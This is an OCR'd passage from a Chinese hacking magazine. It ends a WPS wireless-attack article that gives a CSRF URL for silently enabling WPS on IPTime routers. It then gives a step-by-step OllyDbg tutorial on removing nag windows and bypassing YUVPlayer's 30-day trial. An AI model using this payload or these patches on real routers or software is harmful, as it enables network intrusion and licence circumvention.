


图19

对于Linksys等品牌的无线网卡配置工具,一旦通过WPS功能连接到无线网络后,黑客们甚至都不需要使用什么星号查看工具,直接打开就能看到WPA-PSK/WPA2-PSK加密的明文。看看图20,这是不是可以说是个恶梦呢?




图20

2. 使用CSRF攻击配合实现WPS攻击

还有一种情况,就是对于个别无线设备,其WPS功能无法主动配对,仍需要使用计算机登录到无线路由器页面,然后在WPS选项中手动点选搜索。这个问题肯定会遇到,此时无线黑客们会考虑结合其他方式进行配合攻击,比如针对无线设备的CSRF攻击。

CSRF的英文全称是Cross Site Request Forgery,字面上的意思是跨站点伪造请求。以韩国IPTime无线路由器为例,将下述路径伪造后发送至具备管理员权限的用户,将会导致需要手动启动的WPS功能在后台悄悄启动,此时攻击者即可使用本节讲述的方法与WPS关联。


```
http://192.168.0.1/cgi-bin/wps_wizard.cgi?wps_pin=0
```

当然,使用一些脚本或者构造几个看不到的页面对于很多朋友来说并不困难,关于CSRF攻击更是有很多朋友都很擅长,黑防上也有很多高手已经发表了诸多文章,所以这里就不再赘述了,给出一个思路即可。关于针对无线设备的CSRF攻击,有机会我们再来细细讨论。

后记

什么叫渗透?就是天马行空、物尽其用,无线渗透也是如此。也许本文的技术有些朋友会觉

得很简单,但是渗透本就是如此的,除了较为复杂的技术,也有很多便捷的技巧,毕竟,有很多高级别的加密及防护技术都遭受过"马其诺防线"的结局。最后,对那些正使用无线WPS功能不亦乐乎的朋友们提个忠告:有些技术方便的不光是我们,还有些不请自来之人。



前置知识:无
关键词:窗口、破解、Crackme

窗口破解万能招

文/图　Hokkien

细心的朋友会发现,共享或者商业软件所要求的注册过程往往会以窗口的形式出现,很典型的就是安装过程中要输入用户名和密码,这时候如果没有正确的注册码,安装将进行不下去。这个很让人头疼,毕竟辛辛苦苦下载的东西,一时用不了,肯定会让人发自内心的不爽,呵呵!作为破解者,碰到这样的场面,一定要严格遵守哲学上的基本方法论——"分析问题,解决问题"。然而人类生性是懒惰的,如果每个破解者每遇到同样的问题,都要做类似的分析问题的过程,未免太迟钝。可喜的是,人类又是聪明的,人类善于总结——哲学上的"归纳"。因而,如果我们能够对这样的问题的解决办法做一个"归纳",将会使得破解这样的软件的难度大大降低。今天,我就是带着这样的"归纳"办法来的,相信读者朋友读完本文会有不同程度的收获的。

实例一　Crackme窗口去除

话不多说,先来个Crackme预演一下。这个Crackme内容很简单,就是去除掉惟一的窗口,如图1所示。




图1

这个Crackme没加壳,所以可以直接切入分析。本着哲学上的"分析问题、解决问题"的基本方法论,我们来尝试下到底怎么除去这个窗口。经过一番分析后,我们初步得到以下几种破解办法:

(1)这个NAG可能是用MessageBox改造的。因而可以在MessageBox下断点试试。

(2)既然窗口上显示出"This is NAG"字样,那么我们可以搜索字串,从而找到破解关键位置。

(3)这个NAG铁定是个窗口,既然是窗口,那肯定逃不过CreateWindow,所以可以在这个API函数下断点看看会不会有啥收获。

上面是我们分析问题以后得出的几种方法,现在我们来一一验证,看看是否能够得到破解的关键位置,从而去除掉相应的NAG窗口。

先看看在MessgeBox下断点能不能行得通,打开OllyDbg,直接bp MessageBoxA,则OllyDbg会在下列位置断点:

```
77D507EA >  8BFF              mov    edi, edi
77D507EC    55                push   ebp
77D507ED    8BEC              mov    ebp, esp
77D507EF    833D BC14D777 0>  cmp    dword
ptr [gfEMIEnable], 0
```

然后按F9键运行,发现Crackeme并没有被断,而是一路畅通无阻。接着再用同样的方法试试MessgeBox的宽字符api MessageBoxW,以及其扩展MessgeBoxEx,Crackeme都没有被断。由此可见,Crackeme的NAG窗口并不是

MessageBox的变体,因而这一招行不通。

接着,我们来搜索下"This is NAG"字串,用OllyDbg的字符创建搜索,最后显示的结果中字串一大堆,但却始终找不到"This is NAG"字串,因而,从这个方法定位到关键头看来也行不通了。

最后,我们再来对CreateWindow下断点看看程序有啥结果,下断方法就像上面说的,这边就不多废话了。

```
77D2E4A9 > 8BFF        mov  edi, edi
77D2E4AB   55          push ebp
77D2E4AC   8BEC        mov  ebp, esp
77D2E4AE   68 01000040 push 40000001
77D2E4B3   FF75 34     push dword ptr [ebp+34]
77D2E4B6   FF75 30     push dword ptr [ebp+30]
77D2E4B9   FF75 2C     push dword ptr [ebp+2C]
77D2E4BC   FF75 28     push dword ptr [ebp+28]
77D2E4BF   FF75 24     push dword ptr [ebp+24]
77D2E4C2   FF75 20     push dword ptr [ebp+20]
77D2E4C5   FF75 1C     push dword ptr [ebp+1C]
77D2E4C8   FF75 18     push dword ptr [ebp+18]
77D2E4CB   FF75 14     push dword ptr [ebp+14]
77D2E4CE   FF75 10     push dword ptr [ebp+10]
77D2E4D1   FF75 0C     push dword ptr [ebp+C]
77D2E4D4   FF75 08     push dword ptr [ebp+8]
77D2E4D7   E8 B5FEFFFF call _CreateWindowEx
77D2E4DC   5D          pop  ebp
77D2E4DD   C2 3000     retn 30
```

最后程序确实被断了。在断的地方仔细观察上下文环境,感觉得到的信息很模糊,惟一给我们的信息是栈信息,如图2所示。

```
0012FB08  74683A1C  Class = "CicMarshalWndClass"
0012FB0C  0012FB3C  WindowName = "CicMarshalWndEN0"
0012FB10  88000000  Style = WS_POPUP|WS_DISABLED
0012FB14  00000000  X = 0
0012FB18  00000000  Y = 0
0012FB1C  00000000  Width = 0
0012FB20  00000000  Height = 0
```

图2

面对这样的栈信息,我们惟一能用的方法当然是栈回溯,一层一层的回溯下去,到了最后我们还没回溯到关键位置,而人就晕了。所以,这样的方法显然不实用,我们就暂且把这样的方法也认为是行不通的。

那么既然上面三种方法都是行不通,那么有没有什么办法能够简便地获得关键信息呢?答案是有。这也是本文的重点。

既然上面我们做了三种尝试的方案,那么现在有必要来总结下,从这些尝试中,我们能得到什么有用的信息,然后再用这些有用的信息来推出一般性的破解方法。

既然窗口是用CreateWindow建立的,但却又不是MessageBox,所以我们大概能够知道这样的窗口应该是对话框。既然窗口上面有字串,但我们用OllyDbg却搜索不到,因而这样现象的惟一解释是字串可能存在外部文件中或者在资源中,显然本程序并没有相应的外部文件,所以惟一可能的存在形式是字串被当做资源存储了。

既然是对话框,那么有过API编程经验的读者朋友应该知道,我们每建立一个对话框,一般都是先在资源文件中编辑好对话框模板的,而这样的模板最后会被资源编译器编译后以资源的形式放在可执行文件(PE文件)的资源节中。所以我们接下去要做的第一步是用资源反编译打开可执行文件,这里我们用ResCope打开Crackme,如图3所示。




图3

注意看资源ID,窗口的资源ID是101。那么这个资源ID有啥用呢?现在不妨让我们回忆一下建立窗口的API。一般常用的APi是

```
DialogBox(hInstance, lpTemplate, hWndParent, lpDialogFunc)
```

DialogBox仅仅只是个宏,最终调用的API是下面这个函数:

```
DialogBoxParamA(hInstance, lpTemplate, hWndParent, lpDialogFunc, 0L)
```

显然,这个API函数有个重要的参数:lpTemplate,这个参数就是资源ID!

我们知道,参数入栈最后被转化为相应的机器码:

```
PUSH ID
```

所以,从这个入口,我们得到了思路,也就是

说,只要我们调用了对话框相应的API,那么必然要有ID入栈,也就是说,一定会有PUSH ID这么一条语句,所以我们现在要做的就是搜索到这条语句出现在什么地方。话不多说,用OllyDbg查找下能不能实现。打开OllyDbg,按Ctrl + F快捷键,输入"PUSH 65",注意65是101的十六进制。结果立马到这里:

```
00401000 /$ 8B4424 04   mov eax, dword ptr [esp+4]
00401004 |. 6A 00       push 0
00401006 |. 68 20104000 push 00401020
0040100B |. 6A 00       push 0
0040100D |. 6A 65       push 65
0040100F |. 50          push eax
00401010 |. FF15 A0504000 call dword ptr [<&USER32.DialogBoxParamA>]
00401016 |. 33C0        xor eax, eax
00401018 \. C2 1000     retn 10
```

太神奇,就这么简单的一步,就找到了关键位置!既然这个位置有了,那么去除掉这个NAG窗口也轻而易举了。OK,Crackme破解成功!

实例二 YUVPlayer时间限制破解

刚才那个Crackme仅仅只是试炼,大家可能觉得还不过瘾,那我们现在就来一个共享软件试试。YUVPlayer是一款国外的能够播放YUV格式视频的软件,虽然很精练,但功能却很强大。特别是目前我正在研究视频编解码,那么这样的工具更是不可或缺。很可惜的是,这个软件是共享软件,只能免费使用30天,超过30天后不注册将会填出一个提示对话框,单击确定后将会退出,如图4所示。




图4

现在我们就用上面介绍的万能招对付这个时间限制,话不多说,打开ResCope反编译YUVPlayer.exe,查看上面那个窗口的资源ID是0x8A。现在用OllyDbg加载YUVPlayer.exe,然后按Ctrl + F快捷键,输入"PUSH 8A",按Ctrl + L快捷键一个一个地排除,最后我们来到下面关键位置:

```
0041F630 /$ 8B4424 04   mov  eax, dword ptr [esp+4]
0041F634 |. 56          push esi
0041F635 |. 50          push eax
0041F636 |. 8BF1        mov  esi, ecx
0041F638 |. 68 8A000000 push 8A
0041F63D |. E8 843E0000 call <jmp.&MFC42.#CDialog::CDialog_324>
0041F642 |. C706 989E4200 mov dword ptr [esi], 00429E98
0041F648 |. 8BC6        mov  eax, esi
0041F64A |. 5E          pop  esi
0041F64B \. C2 0400     retn 4
```

那么我们现在0041F630下断点,按F9键运行,会被断在这边,然后观察栈信息,如图5所示。




图5

我们回溯到地址0x00420595地方:

```
00420589 > \57          push edi
0042058A . 8D8D 18FFFFFF lea ecx, dword ptr [ebp-E8]
00420590 . E8 9BF0FFFF  call 0041F630
00420595 . 8D8D 18FFFFFF lea ecx, dword ptr [ebp-E8]
0042059B . C645 FC 04   mov byte ptr [ebp-4], 4
0042059F . E8 FE2E0000  call <jmp.&MFC42.#CDialog::DoModal_2514>
004205A4 . 8D8D 18FFFFFF lea ecx, dword ptr [ebp-E8]
004205AA . C645 FC 02   mov byte ptr [ebp-4], 2
004205AE . E8 192F0000  call <jmp.&MFC42.#CDialog::~CDialog_641>
004205B3 . 8D4D E4      lea ecx, dword ptr [ebp-1C]
004205B6 . C645 FC 00   mov byte ptr [ebp-4], 0
```

这个应该就是限制未注册用户使用的地方。既然程序可以区分注册和未注册用户可以使用的功能,那么在运行到上面代码处之前必然有个分支进行判断,哪些是注册用户,或者未注册用户的时间限制时候到达等。从此时的上下文,我们定位到下面的分支处:

```
00420298 . 50           push eax
00420299 . 8D8B 50070000 lea ecx, dword ptr [ebx+750]
0042029F . C645 FC 03   mov byte ptr [ebp-4], 3
004202A3 . E8 76310000  call <jmp.&MFC42.#CString::operator=_858>
```

```
004202A8  .  8D4D EC        lea   ecx, dword ptr [ebp-14]
004202AB  .  C645 FC 02     mov   byte ptr [ebp-4], 2
004202AF  .  E8 D82F0000    call  <jmp.&MFC42.#CString::~CString_800>
004202B4  .  C683 4C070000> mov   byte ptr [ebx+74C], 1
004202BB  .  EB 20          jmp   short 004202DD
004202BD  >  8D4D E4        lea   ecx, dword ptr [ebp-1C]
004202C0  .  E8 7B60FFFF    call  00416340
004202C5  .  3BC7           cmp   eax, edi
004202C7  .  0F8C BC020000  jl    00420589
004202CD  .  83F8 1E        cmp   eax, 1E
004202D0  .  0F8D B3020000  jge   00420589
```

请注意地址0x004202C D,显然这个地方是判断时间限制的,那么爆破就很简单了,直接把这个语句nop掉就OK了,然后保存运行下看看效果。


小 结

现在我们总结下这个方法。面对形形色色的软件及形形色色的软件保护方法,有时候作为破解者有些力不从心。毕竟,软件保护在明处,而软件破解在暗处;软件保护是主动,而软件破解则是被动的。软件破解者要想破解相应的软件,惟一能做的方法就是猜测保护者的软件保护思路。当然了,世界上60多亿人口,每个人都有不同的思维,我们不可能做到猜测每个人的思维活动,因为这个根本是不可能的事情。然而,人类文明之所以能够继续下来就在于,人类往往能够对不同的思维、不同的事物抽象归纳出相同的东西,而这个相同的东西则能够应付不同事物的千变万化。因而,从这个意义上来说,软件注册机制一般情况下都是让用户可见,而可见的东西往往就是以窗口的形式给出,很显然,这个注册窗口就是我们共同的抽象——从这个窗口出发,我们能够找到破解的最佳入口点。所以请记住这么一条朴实简单功能异常强大的语句——Push ID。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:汇编
关键词:逆向、分析木马

分析木马以寻找攻击者



文/图 木木

